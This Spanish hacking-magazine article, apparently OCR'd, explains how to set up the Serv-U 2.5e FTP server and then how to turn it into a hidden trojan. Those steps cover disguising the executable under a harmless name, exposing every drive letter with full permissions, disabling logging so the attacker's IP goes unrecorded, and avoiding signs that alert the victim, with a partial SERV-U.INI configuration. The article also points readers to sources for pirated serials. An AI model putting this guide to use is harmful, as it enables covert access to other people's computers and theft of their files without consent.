CREA TU PRIMER TROYANO: INDETECTABLE E INMUNE A LOS ANTIVIRUS

El Serv-U 2.5e UN SERVIDOR FTP "MODIFICADO"

No, no nos hemos vuelto locos ni es un error tipográfico ni pertenecemos a la prehistoria... si os vamos a enseñar las "tripas" de esta versión tan antigua del Serv-U es por algo (confiad en nosotros, leed este artículo y tendréis entre las manos un troyano configurado por vosotros mismos y, lo más importante: ningún antivirus dará la alerta).

1.- Introducción: ¿Qué es un servidor FTP?

Nada mejor que una referencia directa para responder. Cuando abrimos nuestro Navegador de Internet (Internet Explorer, Netscape o cualquier otro) y accedemos a una Página Web, lo que realmente hace nuestro Navegador es pedirle a un Servidor Web esa Página. Entonces **el Servidor Web sirve la Página,** nuestro Navegador la recibe, interpreta y finalmente muestra en pantalla. Pues bien, **un Servidor FTP lo que hace es servir archivos** en lugar de páginas Web.

¿Para que sirve instalar un Servidor FTP en nuestro ordenador? Pues para compartir, por ejemplo, nuestra última colección de MP3 con el mundo entero : Esta ha sido (y sigue siendo) la forma más utilizada en Internet para servir archivos y, quien no domine o como mínimo conozca el mundo de los FTP, está desperdiciando su conexión a Internet.

Un Servidor FTP utiliza el File Transfer Protocol o Protocolo de Transferencia de Ficheros (FTP), es decir, un conjunto de normas (protocolo) que permiten enviar ficheros (archivos, programas, documentos de Word…) de un ordenador a otro a través de una red (Internet, Intranet, Ethernet, Token Ring, FDDI…)

Para utilizar un protocolo (en este caso el FTP) necesitaremos una serie de programas que exploten sus posibilidades. Llegado a este punto aclaramos una duda que muchos tienen cuando descubren el fascinante mundo del FTP: **debemos distinguir** muy bien entre **Servidor FTP** y **Cliente FTP**, no es lo mismo y los programas tampoco.

- **Servidor FTP:** Programa que una vez ejecutado pone a disposición de terceros una serie de carpetas de nuestro disco duro. Son programas Servidores de FTP los conocidísimos Serv-U (http://www.serv-u.com/) y G6 (http://www.bpftpserver.com/) entre otros.
- **Cliente FTP:** Programa que te permite conectar con los Servidores FTP para coger archivos. Son programas Clientes los conocidos CuteFTP (http://www.cuteftp.com/) y el FlashFXP (http://www.flashfxp.com/) entre otros.

Para establecer una referencia clara podemos decir que: un Cliente FTP es a un Servidor FTP lo

que un Navegador Web es a un Servidor Web.

CLIP: Actualmente se ha puesto de moda el "compartir ficheros" a través de programas como el ***eDonkey 2000 (www.edonkey2000.com)****, pero de eso hablaremos en otra ocasión :)*


2.- Instalando un Servidor FTP en nuestro equipo:

Hemos dicho que utilizaremos como Servidor FTP el programa Serv-U en su versión 2.5e, pues bien, como no lo encontraréis en su Web Oficial, podéis bajároslo de http://www.hackxcrack.com/cuadernoshack/numero1/servu25e.exe

ADVERTENCIA: No está registrado, por supuesto, eso sería piratería digital y nosotros no queremos saber nada de semejantes crímenes contra la humanidad. Aunque es una versión MUY ANTIGUA, no importa, tendréis que pagar si queremos registrarla... aunque... siempre hay una alternativa, si visitas la página www.astalavista.com seguro que encuentras el serial para registrarlo Pero te lo advertimos, eso es delito, haciéndolo corres el riesgo de que los chicos de negro se planten en tu casa y te detengan por "exceso de velocidad" ;)

A SABER: Para practicar el contenido de este artículo ***no necesitamos registrar*** *este programa, por lo tanto podemos hacer servir la versión share que os proporcionamos en la dirección antes expuesta. Esa versión es* ***completamente operativa****, pero solo por 45 días*

Se acabó la charla, vamos allá. Cread un directorio en vuestro disco duro C: llamado, por ejemplo, FTPSERVER. Coge el archivo que nos hemos bajado y cópialo dentro de **C:\FTPSERVER** y ejecútalo. Lo primero que vemos es una pantallita diciéndonos que esta es una versión gratuita y tal y cual, bueno, pues picamos sobre el botón "I AGREE" de la sección "CHOICE 1" (esto os da 45 días para evaluar el programa sin limitaciones)




Al picar sobre el "I Agree" se cerrará esa ventana y aparecerá el Serv-U.

A SABER: Para quienes tienen un Firewall instalado. Si vuestro Firewall (Zone Alarm o cualquier otro) se activa, no te preocupes, es normal, dejad que el Serv-U se conecte a Internet.

A SABER: Para quienes utilizan el Windows XP. Si tienes el WINDOWS XP y lo has instalado por defecto, seguro que tienes el Firewall del XP "en marcha", lo que impedirá al Serv-U aceptar conexiones del exterior. Tenemos que desconectarlo haciendo lo siguiente: Menú Inicio --> Conexiones de Red --> Picar sobre la conexión de red que os da Acceso a Internet (la mayoría solo tendréis una) --> Pestaña General, pulsar sobre "Propiedades" --> Pestaña "Avanzada" y le echas un vistazo a la sección "Servidor de Seguridad de Conexión a Internet" (en letras azules). En este apartado, hay una casilla de verificación (un cuadrado) con este texto a su derecha "Proteger mi equipo y mi red limitando o impidiendo el acceso a él desde Internet". Si la casilla de verificación está marcada con una señal verde, picad sobre el cuadrado, puesto que es imprescindible que esta casilla no figure como activada.


Acabados los "preparatorios" a ver si podemos seguir sin interrupciones. Ya tenemos

funcionando el Servidor FTP. Por defecto, al ejecutarlo intenta conectarse, por eso ahora tenemos que desconectarlo pulsando sobre el icono con forma de rayo. Bien, ahora, una vez desconectado, vamos a configurarlo.



Lo que vamos a hacer es poner a disposición de posibles Clientes un Servidor FTP con acceso a la carpeta (**C:\paramisclientes**) la cual contiene a su vez varias Carpetas (MP3, DivX…). También otorgaremos los permisos pertinentes. Por lo tanto, preparamos la "escena" creando la Carpeta **paramisclientes** en el Disco C: y dentro de esta creamos las Carpetas: MP3 y DIVX. Finalmente metemos en la Carpeta MP3 unos cuantos archivos (los que queramos) y en la Carpeta DIVX hacemos lo mismo.

La "escena" que hemos preparado en nuestro Disco C: queda de la siguiente manera:




Ahora vamos a preparar el Servidor FTP para que sirva a los posibles Clientes el contenido de la Carpeta c:\paramisclientes.

A) Primero debemos **crear un usuario**. Lo que hacemos con esto es proporcionar al Serv-U un Nombre de Usuario y un Password para que sólo pueda conectarse a nuestro Servidor de Ficheros (nuestro Servidor FTP) quien conozca el user/pass. No queremos que cualquiera vea nuestros archivos ¿verdad?

A.1) Ir a Setup --> Users --> Seleccionar el Usuario Default (a la izquierda) y pulsamos Delete (abajo a la derecha). Con esto hemos eliminado el usuario por defecto del Serv-U.

*ADVERTENCIA: Que nos sirva de precedente, nunca debemos instalar Servicios de Red y dejar los parámetros por defecto (en este caso un User Default), porque quien conozca esos parámetros podrá entrar en vuestros equipos sin problema, queda advertido!!!, incluso cuando instalamos un elemento de hardware (por ejemplo un ROUTER o un Firewall externo) debemos **ELIMINAR los accesos por defecto…** bueno, ya iremos viendo estas cosas mas adelante, solo quería llamar la atención sobre el principal error de los administradores (en este caso **TU eres el Administrador** de tu equipo)*



A.2) Poned en **User Name** un nombre (este será el Nombre del Usuario que estamos creando), por ejemplo **hackandcrack** y poned en Password un **password**, por ejemplo **hack85crack23** (esta será la clave que debe conocer el usuario hackandcrack, si no la conoce no podrá entrar).

B) Vamos a decirle al Serv-U dónde queremos que un usuario "aparezca" cuando entre en nuestro servidor. Esto **delimita** el movimiento del cliente, no nos gustaría (supongo) que un cliente se conecte a nuestro PC y tenga acceso a **todo el PC** y a **todos los archivos** ¿verdad?

B.1) Si en Home Directory pusimos c:\ con esto conseguiríamos precisamente que el cliente accediese a todo el Disco C:, incluso aunque después limitemos el acceso asignando permisos estamos facilitando a un posible atacante el trabajo). Así que mejor ponemos **c:\paramisclientes** :).

B.2) Lo que haremos ahora es decirle a nuestro Servidor los permisos que le daremos al contenido del directorio **c:\paramisclientes**. Picamos ADD (abajo), esto nos abrirá una ventana llamada Path Name donde picaremos Browse, esto nos permitirá seleccionar el/los directorios (en este caso **c:\paramiscliente\dixv**) y picamos OK hasta llegar de nuevo a la pantalla principal del Setup Users. Repetimos la operación para **c:\paramisclientes\mp3**.
Ahora podemos comprobar que en el cuadrado grande encabezado por las palabras "Files/Directory access rules" aparecen nuestras Carpetas **c:\paramiscliente\dixv** y **c:\paramisclientes\mp3**.

B3) Pues procedemos a dar permisos. A la derecha del cuadrado grande, podemos ver una columna de Cuadros de Selección divididos en dos grupos (Files y Directories).

Del grupo Files seleccionamos **Read** y **Append:**

- READ - Permitirá que El Cliente pueda ver vuestros archivos y pueda "pedirlos" (es decir, que nuestro Servidor le enviará al Cliente los ficheros que pida)
- WRITE - Permitirá que El Cliente pueda enviaros archivos a vosotros.
- APPEND - Es una opción que debemos activar prácticamente siempre, esta nos permite descargar un archivo "a trozos". Imaginad que un cliente está descargando un archivo de 600MB, después de 2 días descargando y sin apagar el ordenador ya tiene "bajados" 569MB, entonces nuestra querida compañía eléctrica pega una bajada a la línea y nuestro ordenador se reinicia. DIOS!!!!! ¿ha perdido nuestro cliente todo lo descargado hasta el momento? Pues si dejamos esta casilla sin activar es lo mas seguro, no os imagináis el mosqueo del cliente cuando intenta reanudar la descarga y NO PUEDE!!!!! Porque el Servidor (o sea, nosotros) NO HEMOS ACTIVADO EL APPEND.
- DELETE - Esto permitirá a nuestro cliente borrar nuestros archivos, por lo tanto, si activamos esta opción, mejor tener siempre copia de lo que pongamos en ese directorio.
- EXECUTE - Esto permitirá a nuestro cliente ejecutar archivos en nuestro equipo (de esto ya hablaremos, porque no es exactamente así, pero bueno… tiempo al tiempo)

Del grupo Directories seleccionamos **List**:

- LIST - Permite a tu cliente ver (listar) los directorios (carpetas).
- MAKE - Permite a tu cliente crear nuevos directorios (carpetas)
- REMOVE - Permite a tu cliente borrar (eliminar) directorios (carpetas)

Ahhhh… vale, abajo hay otro cuadro de selección llamado INHERIT, debemos activarlo también (aunque seguro que ya lo está por defecto)… esto asigna las opciones seleccionadas anteriormente a TODOS los

subdirectorios y archivos que contienen estos. Para que se entienda, imaginad que dentro de la Carpeta **c:\paramisclientes\divx** tenemos dos carpetas mas y archivos dentro de esas Carpetas. Pues si no seleccionamos esa opción, nuestros clientes no podrán acceder correctamente a los archivos de los subdirectorios porque no habrían heredado los permisos del directorio anterior.


Ya está, pulsamos OK (abajo a la derecha) y nos aparecerá de nuevo la pantalla principal del Serv-U. Bien, pues ya tenemos "casiapunto" nuestro servidor. Solo unos cuantos detalles más:

1.- Vamos a Setup y picamos FTP-Server…

- En FTP port number ponemos 21 (si queremos ser victimas de todos los escáneres del mundo) o 4780 por ejemplo (si queremos estar un poco más ocultos).

No es el momento de explicar lo que es un puerto, eso lo veremos con todo lujo de detalles en la sección de TCP/IP, solo deciros que es como una puerta de acceso al ordenador, como el ratón o el teclado que tenéis conectado a un puerto llamado PS2 o COM o USB (espero que os suene).

- En Max Speed, debemos dejarlo en blanco si queremos utilizar toda la potencia de nuestra conexión a Internet.
- Max. no. of Users es el número máximo de usuarios (clientes) que queremos puedan conectar a un mismo tiempo. Si vuestra conexión a Internet es normalita (Cable Español) pues con 3 usuarios (Clientes) ya es suficiente. Debajo de estas opciones tenemos 8 cuadros de selección, debemos activar el primero (Enable security, activa la seguridad), el segundo (Encrypt Passwords, encripta los passwords), el cuarto (ya lo explicaremos, digamos que desconecta de nuestro Servidor a un Cliente que no hace nada), el sexto (ya lo explicaremos) y el séptimo (evita ataques por fuerza bruta).
- Ahora, arriba a la derecha veréis un botón que pone Dir Cache, lo pulsamos y en la ventana siguiente lo desactivamos y pulsamos ok para volver a donde estábamos. Ahora, abajo a la derecha pulsamos OK y ya está. Con esto nos ahorraremos disgustos en esta versión del Serv-U (en versiones mas avanzadas, dejar activa esta característica permite una cierta optimización de los accesos a ficheros)



AVANZANDO: Sobre el sexto cuadro Block FTP BOUNCE attack.

En posteriores números ya profundizaremos en la explicación de estas opciones y muchas otras que encontrareis al instalar versiones superiores de este programa; pero no puedo seguir este artículo sin por lo menos explicaros algo de esta opción.

Imaginad que tenemos dos ordenadores (A en Alemania y B en Barcelona) corriendo un Servidor de FTP cada uno de ellos. Imaginemos que A y B están conectados a Internet mediante líneas muy rápidas y nosotros estamos en un ordenador C situado en un pueblo perdido en las montañas con una línea de acceso a Internet lentísima.

Pues bien, mediante programas de FXP (como el FlashFXP) podemos desde C conectarnos a A y B al mismo tiempo y hacer que A y B transfieran datos entre ellos bajo nuestras ordenes. Lo importante es que nosotros solo daremos ordenes, los datos no pasarán por nuestro ordenador, con esto conseguimos mover gran cantidad de datos por Internet sin necesidad de una conexión rápida… pensad en ello un momento… :)

__Activando__ esta casilla, lo que hacemos es impedir ese comportamiento. Esto es positivo en caso de poner el Servidor FTP al servicio de terceros, porque eso impide que un cliente utilice nuestro Servidor como "pasarela de datos". __Desactivando__ esta casilla permitiremos el FXP, esto es positivo en caso de ser únicamente nosotros quienes tengamos acceso al Servidor FTP.

Ya tenemos nuestro Servicio de Red FTP. Ahora lo activamos pulsando el icono del rayo (el primero de la pantalla del Serv-U) y si todo ha ido bien, en servicio se activará y veremos en el cuadro blanco algo parecido a esto:

Serv-U FTP-Server v2.5e - Copyright (c) 1995-2000 Cat Soft, All Rights Reserved - by Rob Beckers
Cat Soft is an affiliate of Deerfield.Com
Using WinSock 2.0 - max. 32767 sockets
No logfile specified, logging messages to screen only
[1] Sat 06Apr02 15:34:47 - Starting FTP Server... (Version 2.5e (32-bit))
Using full try-out version (Permission server contacted - you can proceed)
FTP Server on-line: IP-number(s) 184.57.80.195, 192.168.0.1, port number 4780

Fijaros en la ultima línea, nos indica que el Servidor de FTP está corriendo en las IP 184.57.80.195 (vuestra dirección en Internet, que por supuesto será diferente a esta que veis aquí) y en la IP 192.168.0.1 (vuestra dirección Interna, ya os lo explicaré) y en el puerto 4780 (el que le pusimos nosotros en lugar del 21).

Bien, pues ya tenemos nuestro servidor y supongo que queréis entrar a fisgonear ¿verdad?...

3.- Entrando en nuestro Servidor FTP como un Cliente:

Ahora que ya tenemos nuestro Servidor de Archivos:

- Abrid el Internet Explorer.
- Ir a la dirección ftp://hackandcrack:hack85crack23@192.168.0.1:4780/

Sustituid 192.168.0.1 por cualquiera de las IP que salen en la última línea (en este caso ---> FTP Server on-line: IP-number(s) 184.57.80.195, 192.168.0.1, port number 4780)

ALTERNATIVA 1: En caso de que obtengáis un error, ir a ftp://hackandcrack:hack85crack23@127.0.0.1:4780/ (es lo mismo, simplemente cambio vuestra IP (dirección de red) por otra IP "especial" que también es vuestra (ya hablaremos de ello en otra ocasión)

- Ahora ya debemos tener ante vuestros ojos las Carpetas que pusimos dentro del la Directorio **c:\paramisclientes**. Podemos trabajar con ellas como si se tratase de una carpeta mas de vuestro PC, podéis entrar, copiar su contenido a vuestro PC, borrarlos (eso no puesto que no dimos permisos de Delete), subir archivos vuestros (en este caso tampoco porque no dimos permisos de Write), etc. Repasad los permisos dados a las Carpetas DIVX y MP3, podemos cambiarlos según nuestras necesidades.

A RECORDAR. Apunte sobre los Servidores: cuando nos conectamos a un Servidor (sea de FTP, de Web o cualquier otro) debemos pensar que estamos accediendo a un sistema mediante una conexión. Aunque el Servidor esté en nuestro propio ordenador, cuando nos conectamos a él debemos pensar que estamos ante un "elemento de conexión", es decir, que podemos (y debemos) utilizar los programas adecuados para ello. Es la forma perfecta de

practicar, instalando Servidores en nuestro PC y accediendo a ellos a través de Programas Cliente.

AVANZADO. Apunte sobre las direcciones IP:
xxx.xxx.xxx.xxx (ejemplo 108.245.42.5) Es como vuestra dirección de casa y cada ordenador conectado a Internet tiene una como mínimo, por eso en Internet NUNCA sois anónimos del todo. En la sección correspondiente ya trataremos en profundidad este tema, solo deciros que existe una nomenclatura para definir direcciones y que **algunas** *de estas* **son privadas**, *es decir, que solo pueden utilizarse en redes internas. Por eso podemos tener dos (o mas) direcciones IP, una será la* **externa o pública** *(la que daremos a conocer a nuestros clientes de Internet, por ejemplo un familiar nuestro que esté en nuestra misma ciudad o cualquier otra parte del mundo) y otra* **interna o privada** *(la que daremos a conocer a los ordenadores que tenemos conectados directamente al nuestro, por ejemplo el ordenador de nuestro padre/hermano/hijo/jefe/compañero en la habitación/sala/mesa de al lado).*

AVANZANDO. Apunte sobre la dirección especial 127.0.0.1:
Esta es una Dirección IP Interna Especial y permite acceder a nuestro ordenador aun en caso de que no tengamos conexión a Internet o ni tan siquiera tengamos red interna configurada. Se utiliza como "looping", un sistema feedback, es decir, una forma de poder trabajar con programas de red sin tener una red... pero en el curso de TCP/IP ya entraremos en ello y daremos más detalles.

COMENTARIO. Las personas que lean esto y tengan conocimientos avanzados en TCP/IP deben estar pensando en la poca profesionalidad con la que estoy describiendo todo este tema de las IP, pero este artículo no es (ni lo pretende) un estudio sobre TCP/IP, sino un intento de acercar a todo el mundo los conceptos básicos para que puedan comprender el funcionamiento de un servidor FTP. En este mismo cuaderno (o en próximos) encontrarás un curso de TCP/IP como estoy seguro jamás se ha escrito, comprensible y ameno, un curso "para todos los públicos" sin dejar de lado los conceptos técnicos. Estar atentos al quiosco!!! :)

4.- Sobre la dirección introducida en nuestro navegador:

Ejemplo:
ftp://hackandcrack:hack85crack23@127.0.0.1:4780

Formato:
[PROTOCOLO]://[USER]:[PASS]@[IP]:[PUERTO] (el contenido entre los corchetes [ ] son variables y los corchetes nunca deben ponerse, comparadlo por ejemplo con la instrucción de acceso a vuestro propio Servidor de FTP)

Profundicemos un poco:
[PROTOCOLO] -- ftp://
Es la forma en que describimos el protocolo a utilizar. En caso de ser una página Web, sería el archiconocido http:// (por ejemplo http://www.microsoft.com)

[USER]:[PASS] -- hackandcrack:hack85crack23
Es el nombre de usuario y la clave separados por dos puntos. En este caso los introducidos por nosotros al configurar nuestro Servidor FTP.

@[IP]:[PUERTO] -- @127.0.0.1:4780
La @ separa el usuario de la IP.
127.0.0.1 es una de las IP de nuestro equipo (en este caso una dirección "especial")
Los Dos Puntos separan la IP del Puerto
4780 Es el puerto de escucha que pusimos al configurar nuestro Servidor FTP

5.- Practicando

Llegados a este punto, ya estamos conectados a vuestro Servidor de FTP mediante nuestro navegador (Internet Explorer o el que uséis habitualmente), así que las transferencias de archivos serán tan rápidas como lo sea vuestro disco duro… pero si en lugar de conectaros a vuestro Servidor de FTP os hubieseis conectado al de Microsoft, veréis que la velocidad es la de vuestra conexión a Internet… venga, conectaros ahora a ftp://ftp.microsoft.com/ y practicad eso de "pillar" archivos : (este servidor es de Microsoft y es de LIBRE ACCESO, no piense nadie que está "robando archivos"). Es como vuestro Servidor FTP (mas o menos), pues ya tenemos montado un Servidor FTP y funcionando, igual que las grandes empresas :)

AVANZANDO: Sobre ftp://ftp.microsoft.com
¿Qué ha pasado con la nomenclatura [PROTOCOLO]://[USER]:[PASS]@[IP]:[PUERTO]? Pues nada, sigue siendo la misma, pero este FTP es de acceso público, es decir, que puede entrar todo el mundo. Pasar al articulo de FXP para saber más sobre los accesos anónimos.

A SABER. Pero… ¿no quedamos que para entrar en un Servidor FTP hacia falta un programa Cliente de FTP? Pues SI, pero el navegador de Microsoft (el Internet Explorer) ya tiene "una especie de Cliente FTP" incorporado… pero es muy malo, lento y sirve para poco mas que ver y descargar archivos de Servidores FTP remotos.

Practica un poco, por ejemplo:
1) Abrimos el Internet Explorer y nos conectamos al Servidor FTP de Microsoft (ftp://ftp.microsoft.com). Veremos una serie de carpetas, entrad en la carpeta ResKit y después en la carpeta win2000 Ahora arrastrad uno de los archivos de Microsoft a cualquier carpeta de vuestro Disco Duro y veréis que se iniciará la descarga. Ahora sois Clientes de Microsoft :)
2) Abrid otra sesión del Internet Explorer y conectaros a vuestro (ftp://hackandcrack:hack85crack23@127.0.0.1:4780). Ahora arrastramos uno de los archivos de Nuestro Servidor FTP a cualquier carpeta de vuestro Disco Duro y veréis que se iniciará la descarga. Ahora somos clientes de nosotros mismos. :)
3) Intentamos arrastrar archivos de cualquier carpeta de nuestro disco duro a nuestro Servidor en cualquiera de las Carpetas (DIVX o MP3), veremos que no podemos hacerlo, para eso debemos dar permisos de escritura a las Carpetas DIVX y MP3. Pues lo hacemos, damos permisos de WRITE y MAKE a esas Carpetas (el cómo hacerlo ya lo hemos explicado mas arriba). Finalmente volvemos a intentar copiar y ya sin problemas. Pero si intentamos arrastrar archivos de nuestro disco duro al FTP de Microsoft, veremos que no se deja. Supongo que te imaginas el motivo, recordad que nosotros acabamos de dar permisos de lectura y escritura a nuestro Servidor FTP, pero Microsoft solo ha dado permiso de LECTURA a su Servidor FTP, por lo tanto podéis "pillar" archivos pero no "subirles" archivos a ellos.
4) Abrimos dos sesiones del Internet Explorer y ponemos las ventanas una junto a la otra. En una ponemos la dirección de vuestro Server FTP y en otra la del Server de Microsoft. Ahora arrastrad un archivo de Microsoft a vuestro Server y… jejeje, os da un error como una casa ¿verdad? Acabamos de intentar (sin éxito) hacer una transferencia entre dos Servidores de FTP, eso se llama FXP… pero de eso ya hablaremos en otro momento :)
Solo comentaros que no hemos podido hacer FXP por dos motivos: uno las limitadas capacidades del Internet Explorer y otro que Microsoft ha configurado su Servidor FTP activando aquella casilla que hacía referencia al Bounce Attack :) Por lo tanto ya hemos a-

prendido algo muy interesante, para conseguir hacer FXP necesitaremos un programa de FXP (como el FlashFXP) y dos servidores que permitan el Bounce Attack (y mas cosas que os explicaremos).

ADVERTENCIA: He descrito cómo configurar este Servidor FTP (la versión 2.5e del Serv-U) porque es la que "transformaremos" en un troyano. No se te ocurra utilizarla en tu ordenador de forma permanente, para eso utiliza una versión superior. ¿Por qué? Muy sencillo, si los programas en sus últimas versiones tienen agujeros de seguridad, imagínate una versión tan antigua, para quien conoce el tema, es como un "queso" :)

6.- "Transformando" el Serv-U 2.5e en un Troyano :

Hemos escogido este programa y versión de Servidor FTP porque es muy sencillo y porque solo necesita para ejecutarse un archivo (el que habéis ejecutado) y otro archivo de configuración en formato texto plano. ¿Qué? ¿Y dónde demonios está el otro archivo?


Este artículo es para principiantes de nivel cero y, a partir de este momento será un artículo para principiantes de nivel 1, pero harían bien en leerlo quienes se creen muy listos y muy avanzados, porque vamos a crear nuestro primer Troyano con el Serv-U :) A partir de ahora acelero un poco y no me paro a explicar "boludeces", como diría un estimado coleguilla argentino :)

Vamos a crear un Directorio nuevo en nuestro Disco Duro (c:\seru) y copiamos el Serv-U de http://www.hackxcrack.com/cuadernoshack/numero1/servu25e.exe en ese directorio y:

- Renombramos servu25e.exe a amdset.exe (por ejemplo)
- Ejecutamos el amdset.exe (que en realidad es el Sev-U, aun podéis ver perfectamente el icono, después nos encargaremos de eso :)
- Menú Setup --> Users y borramos el usuario por defecto (Delete)
- Añadimos uno nuevo (por ejemplo minidump) y le ponemos un pass (por ejemplo dumping)
- En Home Directory le metemos c:\ y a File Directory/Access Rules le añadimos (ADD) tantas unidades como letras del abecedario ingles existen :)

Es decir, añadimos a:\ y b:\ (o mejor no, que eso se nota mucho, bueno, como queráis:), c:\, d:\, e:\, f:\, g:\, h:\ ... y así hasta z:\ (he dicho alfabeto ingles, no seamos mulas metiendo ñ:\ o una letra compuesta como ch:\ o cualquier bestialidad de ese tipo, ante la duda no introducid esa letra ¿vale?) Con esto conseguimos acceso a todos los discos duros y particiones de un ordenador, esa es nuestra intención, porque este troyano irá a parar a ordenadores de los que no tenéis ni idea de cómo están configurados ni de cuantas particiones tienen ni nada, así que nos curamos en salud y les "pillamos" acceso a todo :) (lo de no poner el a: y b: es porque eso nos da acceso a la disquetera, y "canta" mucho que alguien esté en su ordenador viendo un video y de repente la disquetera empiece a hacer el tonto ¿verdad?)

No olvidéis dar permisos COMPLETOS a cada nueva Carpeta (en este caso son unidades de disco duro) :) y pulsamos OK



Ahora, en **Setup --> FTP Server...**

- Ponemos el puerto que queramos (mejor uno por encima del 1024 y que no sobrepase el 60000), por ejemplo el 2320.
- Activamos el cuadro de selección Encrypt Passwords (**el resto desactivados**)
- Desactivamos el **Dir Caché** (a la derecha) y **OK.**

Ahora en el **Menú Setup --> logging lo desactivamos todo** (no queremos que loggeen nuestra IP de una forma tan tonta ¿verdad?)

ADVERTENCIA: Sobre el "logging" Si dejamos activada esta opción, se creará un archivo de texto que guardará la IP del cliente que se conecte y otras cosas más, por lo tanto debemos desactivarlo. Debemos tener mucho cuidado cuando iniciamos programas en equipos remotos, porque suelen "loggear" los accesos, en este caso, como somos nosotros quienes "preparamos" el programa, podemos desactivar esta opción :)

Bien, pues ya está. Ahora vamos a la carpeta **c:\seru** y miramos lo que hay. Veremos el archivo del Serv-U (**amdset.exe**) y otro en formato texto (**SERV-U.INI**). No, no ha aparecido como por arte de magia, es la configuración del Serv-U :) Si hemos elegido esta versión del Serv-U es por algo, no por tener el software mas moderno podemos hacer mejor las cosas, de hecho es al contrario, las versiones avanzadas del Serv-U no nos dejaría hacer esto de una forma tan sencilla como lo vamos a hacer nosotros.

AVANZANDO: Sobre los archivos de configuración.
Suelen ser archivos de texto (aunque no necesariamente) que almacenan la configuración del programa por el que son llamados. En este caso, al ejecutar el **amdset.exe** *pulsando dos veces sobre él, lo primero que hace el programa es intentar leer el archivo SERV-U.INI, pero como no lo encuentra pues lo crea él mismo. A medida que cambiamos opciones en la configuración del Serv-U, estas se van añadiendo al* **SERV-U.INI**
Aquí quiero que os deis cuenta de algo muy importante (especialmente quienes solo utilizáis Windows y sus programas gráficos). La interfaz gráfica de un programa (en este caso el Serv-U) os ofrece una serie de posibilidades, pero no suele ofreceros todas las opciones : Es decir, que si solo utilizamos la parte gráfica de los programas estamos perdiendo (en muchos casos) una gran cantidad de opciones "ocultas"que solo podemos modificar "a mano" editando el archivo de configuración.
Para poder apreciar la importancia de esto, nada mejor que echarle un vistazo a vuestro Windows. Pensad que Windows es como el Serv-U, lo que vemos es una un simple interfaz gráfico. Y su archivo de configuración es el **registro de Windows**, *una especie de archivo de texto (aunque con un formato especial) que guarda la configuración de nuestro sistema. Un simple cambio en el registro "a mano" puede hacer que se inicien en vuestro equipo 50 programas (a elegir) en modo oculto :) Y no encontrarás en la interfaz gráfica de Windows como activarlos o desactivarlos... ¿vemos ahora la importancia de saber distinguir entre "el programa" y su "interfaz gráfica"?*

Bien, vamos a abrir el fichero de texto serv-u.ini (de configuración) y a modificarlo un poco. Lo abrimos con el Block de Notas de Windows o cualquier otro procesador de textos "plano", no seamos bestias y usemos Word ¿vale? Si, si, deja de reírte por favor, pero no te imaginas los e-mail que nos llegan... no es broma :)

```
[GLOBAL]
TryOut=Full
Version=2.5.5.2
MaxNrUsers=-1
PortNr=2320
AntiHammer=FALSE
AntiHammerWindow=30
AntiHammerTries=4
AntiHammerBlock=300
Security=OFF
DirCacheEnable=NO
DirCacheSize=25
DirCacheTime=600
LogGETs=OFF
LogPUTs=OFF
LogSystemMes=OFF
LogSecurityMes=OFF
LogFTPCommands=OFF
LogFTPReplies=OFF
LogIPNames=OFF
LogDirtyDetails=OFF
LogAccessDLL=OFF
LogFileGETs=OFF
LogFilePUTs=OFF
LogFileSystemMes=OFF
LogFileSecurityMes=OFF
LogFileFTPCommands=OFF
LogFileFTPReplies=OFF
LogFileIPNames=OFF
